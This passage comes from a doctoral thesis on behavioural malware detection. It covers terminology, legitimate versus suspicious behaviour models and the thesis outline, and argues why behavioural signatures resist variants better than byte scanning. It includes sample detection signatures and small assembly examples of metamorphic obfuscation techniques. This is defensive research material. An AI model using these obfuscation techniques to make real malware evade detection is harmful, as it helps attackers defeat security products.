estimated to 66.9 millions of dollars, among which 8.9 millions are inputed to malware only [42]. Surprisingly, the people behind these cybercrime businesses do not always possess high technical skills. They often call upon developers to design automated tools for the generation of the malware variants involved in their attacks. It thus becomes necessary to find new techniques of malware detection offering a better coverage but also a better resilience to cope with variant generation.

1.1 Exposing problem and thesis statements

Research on malware is a domain where terminology is the subject of ongoing discussions. Providing a standard malware naming scheme is an open problem that different organizations try to address. Even on the basic definitions some disagreement may arise. Global information on the standardization progresses can be found on the websites of the Computer Antivirus Researcher's Organization (CARO[1]), the Common Malware Enumeration initiative (CME[2]) or the European Institute for Computer Antiviral Research (EICAR[3]). For a better understanding, it is important to use a consistent terminology along the dissertation. This is why this introduction begins with very basic definitions which may vary in some points from other work in the field.

Malware: Malicious Software or Malware correspond to autonomous software agents, developed as attack vectors for the purpose of compromising a large range of information systems.

Malware variants: Two malware instances are said variants if they share a significant portion of common code. In other words, variants are instances developed on the basis of a common source. The original malware instance from which variants are derived is called the strain.

Malware families: Malware instances are parts of a family if they share some global functioning. Malware are globally divided into two families, namely self-replicating and simply infecting agents [94, Chpt.4]. This division is shown in the diagram of Figure 1.1. With regards to self-replicating agents, the family is sub-divided into viruses infecting programs of the local host and worms replicating over remote systems through vulnerabilities or user errors. With regards to infecting

[1] http://www.caro.org/tiki-index.php?page=CaroNamingScheme
[2] http://cme.mitre.org/cme/
[3] http://www.eicar.org




FIGURE 1.1 - HIERARCHY OF THE MALWARE FAMILIES. Taken from [94], the diagram illustrates the division between self-replicating and non-replicating malware. Four sub-divisions are then applied according to common characteristics.

agents, the family is divided into logical bombs, hidden in applications until they are triggered, and Trojans providing hidden services. This is not a partition in the strict sense of the term, but rather a definition of common functionalities that malware can combine. For example, bots constitute particular Trojans whose services are remotely accessible But to constitute groups of compromised machines, usually called botnets, they may also propagate using worms techniques.

Malware detection: Malware detection is the procedure of analyzing a given program in order to determine its maliciousness. Detection differs from traditional analysis by the fact that neither the source code nor debugging information are available. Malware can even deploy protection mechanisms to hinder this analysis. According to its precision, the analysis can eventually provide the exact name of the malware and even identify different variants. Detection is automated and embedded within anti-malware products monitoring the programs introduced inside the system. An appropriate recovery procedure is required whenever a piece of malware is detected.

Malware prevention: Prevention differs from detection in that it is preemptive. Measures of prevention are protections designed with the objective of preventing malware from penetrating inside the system in the first place.

Malware classification: Malware classification differs from detection in that it presupposes that the analyzed program is malicious. By finding some similarities between malware instances, classification determines to which families they belong to. Classification is often deployed beforehand to ease and prioritize the work of the analysts responsible for updating the detection techniques.

To these definitions correspond different research perspectives on malware. Globally, two main research approaches actually coexist, namely, research on theoretical models started from the original works in computer virology and research on operational techniques for the conception and the analysis of malicious codes. At the present time, these two approaches are strongly divided and yet; each of them has strong advantages. On the one hand, the theoretical models can provide proofs of existence and decidability which are fundamental in the way the problems must be addressed. From the design of a solution it becomes possible to formally assess its coverage, to identify unsolved instances of the problem and to verify that its complexity is not prohibitive. Unfortunately, existing theoretical models rely on functional paradigms, such as Turing machine or recursive functions, which prove more and more distant from our perception of current information systems, where interactions and concurrency are key features. On the other hand, the operational techniques can provide approached solutions to problems such as detection which are undecidable. The current detection techniques tend to come from this operational approach. Contrary to theoretical models, the effectiveness or the failure of these techniques can not be guaranteed on the long term. Inside these two approaches, the models tend to multiply with no attempt of combination to our knowledge. This observation leads us to the statement of the thesis.




FIGURE 1.2 - GAP BETWEEN THEORETICAL AND OPERATIONAL RESEARCH. This gap finds its explanation in the opposite origins of these domains. The theoretical researches start from the abstract computational foundations whereas the operational researches always start from experimentation and practical cases of implementation. Between the two, a zone of transition remains open for new research perspectives.

Problem statement: In malware research, theoretical models and operational techniques of analysis present complementary strengths and weaknesses. Still, common foundations between these two domains have been insufficiently explored, hindering any profitable combination.

Thesis statement: The notion of malicious behavior is common to both theoretical and operational research domains. Establishing a reference formalization of malicious behaviors may contribute to bridging the gap between these two domains.

In order to solve the problem and validate the thesis statement, we have organized the different explorations according to a bidirectional approach. As pictured in Figure 1.2, the current theoretical and operational works constitute the two starting points from which we try to converge. The first direction of the approach starts from practice towards theory using formal grammars and semantics. The desired goal is to provide a common behavioral model that can be declined for the different techniques of analysis while remaining sufficiently abstract to increase the coverage and the genericity of actual detectors. A certain number of objectives are subtended:

- *Objective 1.1*: establishing a reference behavioral model based on the finality of the malicious behaviors and no longer their technical implementation.
- *Objective 1.2*: generating more robust signatures inside the model in order to describe the most common individual behaviors encountered in malware.
- *Objective 1.3*: providing a detection method recognizing the generated signatures while assessing its coverage and performance both from theoretical and operational perspectives.
- *Objective 1.4*: providing a mechanism of translation working both ways, from the behavioral model towards the implementation and conversely.
- *Objective 1.5*: suggesting an evaluation methodology for behavioral signatures to complement the existing test procedures missing behavioral detection.

Conversely, the second direction starts from theory and the existing models, focusing on self-replication. It tends towards practice by introducing a transformed model founded on process algebras [179]. Intuitively, these algebras are closer to the current behavior of information system, where interaction play an important role. New objectives are subtended by this second direction:

- *Objective 2.1*: introducing interactions within the theoretical models existing in computer virology, in order to obtain a vision closer to the behavior of current information systems.
- *Objective 2.2*: establishing formal proofs for the existence of particular classes of malware as well as providing proof of decidability and resilience for various detection techniques.

1.2 On the concept of behavior

The concept of behavior being the central point of the thesis statement, the term must be clearly defined to understand precisely what constitutes the behavior of a program. To introduce the concept, Section 1.2.1 briefly recalls the definition of behaviors in animal biology, which has been studied for decades. Section 1.2.2 then transposes the concept to computer science with a second definition of program behaviors. According to the adopted definition, malware detection will then be reduced to making the distinction between malicious and legitimate behaviors.

1.2.1 Behavior in animal biology

The study of behaviors is a fundamental issue in the understanding of the thought mechanisms, being either human, animal, artificial or more generally from any cognitive system. A cognitive system is by definition a complex system capable of acquiring, storing, processing and transmitting information. In that sense, a computer virus can be considered as a cognitive system. In fact, the behavioral issue is not specific to animal biology but transcends disciplines; it can be related to several scientific branches such as sociology, philosophy and even artificial life.

The concept of behavior, the closest to the one accepted in computer science, is probably the one accepted in ethology. Etymologically, ethology comes from the ancient Greek "*ethos*" meaning behavior and "*logos*" meaning study. Appeared in the 17^{th} century, this science addresses, from a biological perspective, the behavior of animals inside their natural environment. Since the work from K. Lorenz in the middle of the 20^{th} century [170], a definition commonly acknowledged for behaviors is the set of observable reactions from an animal submitted to external stimulations. The concept of behavior is thus strongly linked to interactions with the external environment. Stimulations and reactions at the basis of behaviors are finally reduced to exchanges of information between the animal and its environment. According to the characteristics of these exchanges, researchers have distinguished four categories of behaviors [148].

Stimulus-response behaviors: The most obvious behaviors rely on stimulus-response and are qualified of simple behaviors. The reaction resulting from the external stimulation is purely deterministic; it only depends on the nature of the stimulation. A same stimulation always generates an identical reaction, just like reflexes. These behaviors may be formalized by simple functional associations between inputs and outputs.

Delayed response behaviors: Contrary to the previous ones, delayed response behaviors are qualified of complex behaviors. The reaction does not only depend on the nature of the present stimulation but also from previous stimulations. The final decision about the appropriate reaction requires memorization and correlation with the previous stimulations. A same stimulation history finally generates an identical reaction.

Motivation-based behaviors: Still qualified of complex, motivation-based behaviors are no longer purely reactive. The observed reaction can no longer be put into relation with an external stimulation. The stimulation remains internal and is called the motivation.

Adaptive behaviors: Adaptive behaviors are even more complex and have the capability to evolve. The historic of stimulations and reactions are put into relation with the modifications of the environment resulting from these reactions. According to the perception of these modifications, the reaction may be modified when confronted to a similar situation.

During the exchanges between the entity and its environment, simple signals are exchanged which must be interpreted by the entity. This is particularly true for the complex behaviors that we have just seen. This interpretation requires some capacities of representation for the state of the environment, as well as capacities of memorization for these states at a given time. The elements from the external environment play a functional role of mediators between the entity and the environment. The purpose of those elements is subjective and heavily depends on the life cycle of the entity. The life cycle is a set of generic principles under which perspective, the understanding of behaviors explains the final purpose of the entity.

Survival instinct: For living entities, their survival depends on the satisfaction of their primal needs. With regards to the satisfaction of those needs, a distinction is made by the entity between useful or harmful elements present in its environment.

Replication: The survival of the species depends on the duplication of their entities. Replication is present at the cellular level as well as the animal level through reproduction. The entities must be capable of recognizing the elements from the same species [238].

Cooperation: For cooperation, the entity must distinguish the external elements capable of playing a beneficial role as mediator. For this, a communication must be established between the entity and the external elements.

1.2.2 From biology towards computer concepts

In computer virology, the parallel between computers and biology is very strong as confirmed by the vocabulary in use in the domain. As a matter of fact, the notion of life cycle introduced in the previous section may also be applied to malware [94, Chpt.4][238]. We are now going to see how the biological concept of behavior can find its counterpart in computer science.

According to Section 1.2.1, the first key point of the concept of behavior is the external environment. So it is for computer programs in general. A computer program is basically an inert sequence of data. Its functioning makes sense only if placed inside an execution environment, just like a sequence written down on a Turing Machine tape. The execution environment provides the program with accesses to its constituting elements: resources and services. The different categories of behaviors already presented all require exchanges of information between the entity and its environment. In computer sciences, information is exchanged between the program and the elements of its execution environment through interactions. Modeling the environment and the notion of interaction thus constitutes the foundation of the notion of program behavior. This principle will be kept all along the dissertation. Coming back to the foundation of virology, F. Cohen defined program behaviors through their use of system services. Definition 1 is adapted to offer precisions on the notion of system services. This notion is replaced by the notion of interaction with hardware, software and human resources which covers, not only accesses to system calls, but also manipulations of the memory, usage of the processor or human interventions. These interactions may be automatic or conditioned, whether they are executed regardless of the system state, or depending on the current state or user inputs. Originally mentioned in the biological definition of behavior, the definition also introduces the notion of observation with the choice of an observational frame of reference. Depending on the chosen frame, the set of observable interactions may vary. Inside a computer, the observational frame may progressively include the user space, the system kernel, the hardware level (requires specific tools such as bus analyzers).

Definition 1 *The behavior of a program is conveyed by its interactions (automatic or conditioned) with the hardware, software and human resources of its execution environment. These interactions must be observable from the chosen frame of reference.*

Another similarity is that malware perceive their environment according to their own goals. Malware have their own life cycle that obviously share some common points with living entities. Their first goal, in particular for self-replicating codes, is to survive inside the environment they infect. Malware must guarantee their execution in a hostile environment where they are non-desired. This concept of program survival may be conveyed by the computational notion of non-termination. The survival and spreading of the species are equally important goals satisfied by malware through replication and propagation capacities. The elements of the environment are thus perceived through their utility in achieving these goals. Network connections will be perceived as beneficial because they constitute potential propagation vectors. On the opposite, antiviral processes trying to terminate malware executions will be perceived as harmful. Any behavioral model should eventually adopt the perspective of malware by integrating this notion of utility.

1.3 Two opposite approaches for behavioral detection

Even though behavioral detection seems a recent trend in the antiviral community, its principles are not really new. In 1986, F. Cohen already established a basis for behavioral detection within his first formal work [68, 69]. In Definition 1, we have made explicit the characteristics constituting the behavior of a computer program. According to this definition, predicting the malicious nature of a program by its behavior still remains equivalent to defining what is, and what is not a legitimate interaction with the system resources and services. As stated by F. Cohen, two opposite approaches can apprehend the problem whether the reference behavioral model is built on legitimate programs or on malicious programs. In fact, these two approaches have complementary properties in terms of soundness and completeness and their resulting error rates. For more details, Figure 1.3 explains the notions of false positives and false negatives, and their relation to the soundness and the completeness of the models. Sections 1.3.1 and 1.3.2 then respectively address legitimate-based and suspicious-based models. Section 1.3.3 finally compares intrusion detection to malware detection in order to explain why the suspicious approach prevails in the malware domain.




FIGURE 1.3 - SOUNDNESS AND COMPLETENESS OF BEHAVIORAL MODELS. The figure represents the comparative coverages of the behavioral models [62]. Legitimate-based models, if incomplete, tend to generate false positives for legitimate usages left uncovered, and thus deemed malicious. If unsound, they may generate false negatives by covering malicious usages. On the opposite, suspicious-based models, if incomplete, tend to generate false negatives for suspicious behaviors left uncovered. If unsound, they may generate false positives by covering legitimate behaviors, thus deemed malicious. Globally, completeness remains the harder property to achieve for both models.

1.3.1 Modeling legitimate behaviors

Considering the approach which models legitimate behaviors, detection is achieved by measuring deviations of the program behavior from the reference model. Modeling legitimate behaviors goes back to early work on intrusion detection published by J. Anderson [39] and D. Denning [80]. The great advantage of this approach lies in its capacity to detect completely unknown malware because they do not fit the legitimate model. Nevertheless, defining what is the behavior of legitimate programs reveals itself extraordinary complex. An obvious reason is the multitude of applications existing on a system, whose nature may differ greatly. A web or mail client exhibits an intensive use of the network facilities whereas a multimedia player decodes large buffers of data and renders them over physical devices such as the graphic or sound cards. No common characteristics can be extracted between these two types of application; a different profile is eventually required for each type of application. The definition of the behavioral model thus requires a long learning process which must be iterated for each additional application.

In order to build the model, the available information is often too large to be considered as a whole: several megabytes of code, thousands of system calls. As a consequence, legitimate models are often statistical, either using statistical moments or Markovian Models, and thus prone to incompleteness [104, 171]. Statistical models often fail to integrate border-line or peculiar behaviors, either because they do not exhibit enough differences from malicious behaviors, or because they are scarcely found in the learning pool. As Figure 1.3 illustrates, these uncovered behaviors are automatically considered malicious, raising false positives. In addition, the learning process must be constantly updated because major environment changes like the installation of new services or version upgrades may make the model inadequate. Such models are out of the scope of this thesis but, for further information, the reader is invited to refer to the work on host-based intrusion detection led by S. Forrest et al. [236] and the recent work on the use of Markovian Models to capture legitimate uses of systems [249].

1.3.2 Modeling suspicious behaviors

When a model proves too complex to be defined exhaustively, the problem can intuitively be addressed by working on its complementary. The complementary approach is to specify descriptions for malicious behaviors, in other words behavioral signatures. Detection is then achieved by recognizing these signatures among the observed behaviors of the programs. References to the existing suspicious models are provided in the state of the art of the next chapter. The advantage of this second approach lies in the fact that well crafted signatures should theoretically detect, with lessened risk to flag legitimate programs, the malware instances for which they were specified. However, overly specific signatures often constitute an important drawback, providing the attacker with opportunities to evade detection. Simple modifications performed at the signature level within malware are sufficient to bypass detection.

In order to build the model, the available information is identical to the legitimate approach except that the information is no longer considered as a whole; only the part really involved in the malicious behavior is extracted to build the signature. Generic or parametric elements can be integrated to the signature to increase its resilience, thus allowing the detection of unknown malware as long as they are reusing known behavioral techniques. Still, the signatures are elaborated from past samples meaning that unknown malware can no longer be detected as soon as they use innovative malicious techniques. Completeness of the behavioral signatures is thus hard to achieve, in particular in the case of unforeseen new behaviors. As Figure 1.3 illustrates, malicious behaviors matching no signatures are automatically considered legitimate, raising false negatives. On the other hand, the false positive rates tend to be lower than for legitimate models.

1.3.3 Difference of perspective between virology and intrusion

In the antiviral community, maintaining a low rate of false positives is critical and is often prevailing over the false negative rate. Antivirus products are partly meant for average users who can not be trusted to make the distinction between a false and a true positive. Consequently, the malware identification must be precise and the right countermeasure automatically applied without user intervention. As a result, the second approach of modeling and detecting suspicious behaviors is mainly adopted. It is interesting to parallel antivirus products with intrusion detection systems, where the perception is diametrically opposed. In the intrusion domain, the terms of behavioral detection always refer to legitimate models. The suspicious models used in virology are considered as simple signatures for knowledge-based detection, also called misuse detection [78, 172]. The use of legitimate models is clearly motivated by the fact that it is impossible to generate misuse signatures for the thousands of vulnerabilities discovered every year. Malicious techniques are somehow less numerous than vulnerabilities and misuse models seem more adequate to the present problem of malware detection.

1.4 Dissertation outline

This dissertation is organized as follows. Fundamental definitions related to malware and malicious behaviors have been presented in introduction. Chapter 2 presents existing behavioral detectors and their underlying behavioral models. It highlights the multitude of techniques and the global lack of consistency in the field, in particular between dynamic and static techniques. To see how these techniques relatively stand, we have proposed a taxonomy of behavioral detectors which is, to our knowledge, the first of its kind. This taxonomy concludes with the lack of a reference behavioral model, working both dynamically and statically. The construction of this model constitutes the core of our proposal. From there, the dissertation is split into two parts corresponding to top-down and bottom-up approaches in the construction, starting either from the operational analysis of malware or from their theoretical formalization.

The first part of the thesis addresses the construction of a grammatical model for malicious behaviors. To fulfill *Objective 1.1*, Chapter 3 introduces the *Abstract Malicious Behavioral Language (AMBL)* as a reference model. The language natively supports computations, multiple-path structures as well as interactions and concurrency. It is thus adapted to both static and dynamic analyses and constitutes an improvement compared to existing models which are bound to a single type of analysis. The *AMBL* is specified by an attribute-grammar whose semantic describes the perception of the external objects of the environment, through binding and typing. The semantic level enables the description of the principle of behaviors rather than their implementation. To illustrate the language expressiveness and fulfill *Objective 1.2*, the chapter is completed with several descriptions of typical malicious behaviors in the *AMBL*. The set of descriptions is richer than existing ones and covers behaviors from different malware families. Different use cases for these descriptions are provided in the following chapters.

Chapter 4 first addresses the problem of behavioral detection. In response to *Objective 1.3*, a detection method is built on parsing techniques and pushdown automata. However, the method differs from traditional parsing by filtering irrelevant inputs and handling multiple behavior instances. To filter irrelevant inputs, it transposes the notions of prerequisites and consequences from intrusion scenarios. To handle multiple instances, it uses derivation duplication from intrusion detection by trail analysis. The formal construction of the automata has helped us to assess the complexity of the method which is often omitted for existing detectors. In complement, experimentations have been led on hundreds of samples to assess its coverage. To feed the automata in the first place, the translation from implementation to the model, required by *Objective 1.4*, has also been covered, with support for *Windows Executables*, *Visual Basic Scripts* and *JavaScripts*.

Chapter 5 then addresses the formalization of mutations at the behavioral level. Behavioral mutations are formalized by the reverse translation from the model towards implementation by the use of non-deterministic compilation techniques. These mutations supersede existing mutation techniques by reaching a semantic level where the others remain purely syntactic. Implemented in a prototype, the behavioral mutation engine proved itself useful for the evaluation of antiviral products, and in particular behavioral detectors. To fulfill *Objective 1.5*, an evaluation methodology is proposed in Chapter 6. The methodology has been successfully applied and results are given for different products of the market.

Chapter 7 concludes the grammatical part with the contributions and proposes perspectives.

The second part addresses the construction of a process-based algebraic model for malware. Chapter 8 studies the adaptation of existing functional viral models to interactive computations. The introduction of interactions inside these models is problematic, and is only solved by the introduction of oracles masking the mechanisms behind. However, this preliminary study has allowed us to define new classes of viruses and study their impact on detection. The conclusions of this study motivate the migration to process algebras. To fulfill *Objective 2.1*, Chapter 9 introduces a new viral model based on the *join-calculus*. Starting from previous models, it redefines the notion of self-reproduction in a distributed way, with the possible intervention of the system. Just like functional ones, the viral model is parametric and allows the refinement of the replication mechanism and the payload. Particular refinements are provided for companion viruses and Rootkits. Rootkits, being reactive and non-terminating, are hardly covered by functional models. They constitute an interesting and concrete indicator of our model expressiveness over existing ones.

Chapter 10 explores the construction of protections over the process-based model in response to *Objective 2.2*. The conservation of the fundamental results about detection and prevention is first checked. Detection remains undecidable. However, it has been observed that dynamic name generation strongly impacts detection. We actually proved that detection becomes decidable in the fragment of the *join-calculus* without name generation. After expressing malware propagation as an illegitimate flow of information towards the system, prevention remains only achievable by resource isolation. However, it has also been observed that name scoping strongly impacts prevention. Prevention solutions can thus be designed on access tokens with restricted scope. In addition, existing techniques of behavioral detection have been expressed within the model: detection automata but also behavioral blocking and tainting expressed as typing mechanisms. Because they are interaction-based, these techniques could not be formalized within functional models.

Chapter 11 concludes the algebraic part, recalling the contributions and proposing perspectives.

Chapter 12 finally concludes the whole thesis by comparing the advances of the two approaches.

Chapter 2

Taxonomy of behavioral detectors: a state of the art

Une pierre
deux maisons
trois ruines
quatre fossoyeurs
un jardin
des fleurs
un raton laveur...
et...
plusieurs raton laveurs.

Inventaire - Paroles
Jacques Prévert - 1949

Contents

THE PRINCIPLE OF BEHAVIORAL DETECTION is illustrated in this chapter with a presentation of existing techniques. In Section 2.1, the need of behavioral detection is first explained by its advantages over current scanning techniques. Focusing on detection by suspicious models, Section 2.2 describes the common architecture and shared properties of behavioral detectors. This common architecture can support different detection techniques which are described in details in Section 2.3. In fact, this section goes beyond a simple state of the art. Published in [137, 192], it provides a complete taxonomy for behavioral detectors, built on a parallel with program testing.

In Section 2.4, existing behavioral detectors, both research prototypes and commercial tools, are then classified as elements of this taxonomy. Section 2.5 finally draws a synthesis of this survey.

2.1 Why behavioral detection may supersede scanning

Historically, detection by scanning, also referred to as appearance or form-based detection, has been the first technique used to fight malware. It still remains at the heart of current antivirus products. In practice, scanning techniques search systems (files, registry, memory) for suspicious byte patterns, these patterns being referenced in a dedicated base of signatures. This provides undeniable operational advantages. Simple algorithms of pattern matching are deployed, their complexity being optimized and well controlled. In addition, the signature patterns exhibit very low false positive rates with a precise identification of the threat. Consequently, important constraints weight on these. A scanning signature is purely syntactic. It must exhibit discriminating properties, combined with non-incriminating properties for legitimate programs [94, p.147]. A given signature thus precisely identifies a malware instance, as shown in Figure 2.1. However, scanning techniques are de facto limited to the detection of known malware and their trivial variants.

bagle.E	8162∧8166∧8170∧8173∧8175∧8180∧8181∧8187∧8189
bagle.J	7256∧7257∧7258∧7259∧7278∧7279∧7280∧7281
bagle.N	14567∧14574∧14575∧14576∧14577∧14581∧14585∧14586∧14587∧14588

FIGURE 2.1 - EXAMPLES OF SCANNING SIGNATURES. Each is specific to a variant of the *Bagle* worm [95]. The indexes correspond to the bytes making up the pattern.

Behavioral detection, also referred to as function-based detection, still relies on signatures. Yet, the behavioral signatures are no longer simple byte patterns but complex meta-structures carrying dynamic aspects and a semantic interpretation. These meta-structures are built from observable events or instructions, ordered in time and sharing a semantic equivalence, for example a same effect on the memory or the operating system. The scope of the signature may differ to cover either the whole execution or independent parts of it, corresponding respectively to the global behavior of malware as in Figure 2.2 or individual malicious behaviors.

Netsky	`GetDriveType;{GetLocalTime;}`$^{+}$`f=FindFirstFile;`
	`{InternetGetConnectedState;}`$^{+}${`lseek(f);fread(f);`}*`f=FindNextFile; ...`

FIGURE 2.2 - EXAMPLE OF BEHAVIORAL SIGNATURE. The global behavior of *Netsky* variants is represented as a sequence of calls with generic parameters [47].

Programs with distinct syntaxes can basically have an identical behavior. This behavior can eventually be captured by a single complex signature. As a consequence, a behavioral signature no longer identifies a single piece of malware but specific functionalities shared by a common class of malware. Behavioral detection is thus more generic and more resilient to modifications than detection by scanning. The important drawback is that precise identification of a piece of malware is no longer immediate. This can become problematic when choosing the relevant countermeasure. Nevertheless, behavioral detection should succeed where scanning must undeniably fail because it could solve two major problems encountered by the antiviral community.

2.1.1 The signature extraction problem

Scanning actually proves itself completely overwhelmed by the pace at which viral attacks appear and evolve. An important bottleneck has quickly appeared in the processes of signature generation

and distribution. Following the discovery of new malware, signature generation is often a process requiring a manual code analysis that is extremely time consuming. This process is multiplied by the thousand of malware released every day. Once the signatures are generated, they must be distributed to the protected systems. In the best case, the distribution process is automated but, in other cases, this update is manually triggered by users, sometimes days later. Even if the worm epidemics are no longer the main threat, everybody remembers past attacks such as Sapphire where more than 90% of the vulnerable machines had been infected in less than 10 minutes [180]. Attacks and protection do not act on the same time scale. Another side effect impacting the distribution process is the alarmingly growing size of the signature bases. Older signatures are regularly removed for optimization, leaving the system once again vulnerable.

Even if the generation and distribution processes coud be speeded up, scanning signatures can still be easily bypassed by creating new variants of an existing malware strain. The required modifications are not considerable; they simply need to be performed on the bytes included in the signature pattern. The numerous variants of the *Bagle* e-mail worm referenced by malware observatories illustrate this phenomenon [5]. In a few months, several variants have been released by simple modification of the mail subject or the addition of a backdoor. Considering more recent developments, the server-side polymorphic malware *Storm Worm* constituted a major concern during the RSA Security Conference in 2007 [31]. Its writers were producing beforehand vast quantities of variants which were delivered in massive bursts. Each burst contained several short-lived variants, leaving no time to develop signatures for all of them. In the long term, experts are not able to cope with such proliferation. An explanation to this phenomenon can be found in formal works led by E. Filiol. These works underline the ease with which signatures may be extracted from antivirus scanners by a simple black box analysis [95]. Remaining overly simple because of weak signature schemes, this extraction eventually eases the process of generating undetected variants.

Contrary to scanning signatures, a single behavioral signature, because of its generic features surpassing the simple synatx, is supposed to detect a majority of the variants built around functionality code blocks coming from a common malware strain. Thanks to the increased signature coverage, the number of malware to analyze would be reduced, allowing experts to prioritize their work: a hierarchy focusing uppermost on new innovative strains. In repercussion, the bases storing behavioral signatures should be of less consequent size and the signature distribution less frequent. Regular updates remain nevertheless necessary for behavioral signatures, contrary to what certain marketing speeches claim.

2.1.2 Resilience to automatic mutations

The previous part considered manual evolution of malware. What happens when these evolutions become automatic mutations along the propagation of malware? Historically, the first significant generation of mutation engines is born with polymorphism [99, p.140][222, p.252]. Polymorphic malware encrypt their entire code in order to conceal themselves from any potential signature. A simple variation of the encryption key totally modifies their byte sequences. A decryption routine is then required to recover the original code and execute it. It was quickly discovered that simple emulation could thwart encryption, making the original code available.

Searching for signatures has become far more complex with metamorphism. The malware is not simply encrypted; its whole body suffers transformations affecting the form of its code while preserving its overall functioning [99, p.148][222, p.269]. With self-containment in mind, it shall prove useful to present now the most frequent metamorphic techniques as references for the remaining of the dissertation. Let us consider the most advanced metamorphic engines like *MetaPHOR* [84]. The mutation process always begins with disassembling the malware code. The disassembled code is transformed using obfuscation techniques working at the assembly level, before being reassembled. At each mutation step, the applied transformations are randomly chosen to introduce

non-determinism in the process. These transformations correspond to rewriting techniques of different natures, either modifying the data flow: registers and variables reassignment (Figure 2.3), equivalent instructions substitution (Figure 2.4) and garbage insertion (Figure 2.5), or modifying the control flow: code permutations (Figure 2.6) and construction of opaque predicates (Figure 2.7). Theoretically, perfect obfuscation is impossible to achieve [41]. Nevertheless, reversing the ad-hoc transformations presented here is sufficiently costly to hinder detection. More advanced transformations with proven security have also been recently designed by researchers [44, 46, 53].

```
1.mov eax, 0     ⟹ 1.mov ebx, 0
2.push eax       |  2.push ebx
3.call function  |  3.call function
```

FIGURE 2.3 - REASSIGNMENT. All register references are replaced in the code block.

```
1.mov eax, 0     ⟹ 1.xor eax, eax
2.push eax       |  2.push eax
3.call function  |  3.call function
```

FIGURE 2.4 - SUBSTITUTION. Substituted instructions have equivalent effects on memory.

```
1.mov eax, 0     ⟹ 1.mov eax, 0
2.push eax       |    nop
3.call function  |  2.push eax
                 |    add eax, 0
                 |    xor ebx, 0
                 |  3.call function
```

FIGURE 2.5 - GARBAGE INSERTION. Inserted code does not affect memory, registers.

```
1.mov eax, 0     ⟹       jmp lb1
2.push eax       |  2.lb2:push eax
3.call function  |       jmp lb3
                 |  1.lb1:mov eax, 0
                 |       jmp lb2
                 |  3.lb3:call function
```

FIGURE 2.6 - CODE PERMUTATIONS. Instructions are executed in the original order.

```
1.mov eax, 0     ⟹       mov ebx, 0
2.push eax       |       comp ebx, 0
3.call function  |       je lb1
                 |       mov eax, 1
                 |       add eax, FFh
                 |  1.lb1:mov eax, 0
                 |  2.    push eax
                 |  3.    call function
```

FIGURE 2.7 - OPAQUE PREDICATE. The value of the predicate is predictable; the branch containing the original code is always executed leaving the second branch dead.

Two fundamental results demonstrate that mutating malware cannot be detected by syntactic-level detection techniques. In [220], D. Spinellis has shown that the detection of mutating size-bounded viruses by signature is NP-Complete. Metamorphic viruses, whose size is unbounded, are even harder to detect. In [98], E. Filiol has formalized a metamorphic virus as a grammar describing the original code, coupled with a rewriting system generating new grammars describing the mutated variants. He actually showed that well chosen rewriting rules could lead to the undecidability of detection. These two fundamental results are stated in the Theorems 1 and 2. However, the mentioned mutation techniques only modify the malware syntax; they are not likely to modify its semantic, at least for the known cases. In other words, mutated variants of a malware instance always access the system services and resources in an identical way. Behavioral approaches should consequently offer a better resilience to syntactic mutations.

Theorem 1 *By reduction to the SAT problem, the detection of size-bound polymorphic viruses by scanning is NP-Complete [220].*

Theorem 2 *Let us consider a metamorphic malware described by a grammar G. Metamorphic variants are described by grammars G' obtained by applying a rewriting system R to G. Semi-Thue rewriting systems exist for which the detection of metamorphic variants is undecidable [98].*

The resilience of behavioral detection may no longer be true with the possible apparition of functional mutations described more thoroughly in Chapter 5 [140]. Contrary to existing ones, these advanced mutation techniques do not modify only the syntax but also the semantic of the code. The behavioral detection of the resulting mutated variants will be addressed in a new theorem that will be the pending of the Theorems 1 and 2 for syntactic detection.

2.2 Generic description of a behavioral detector

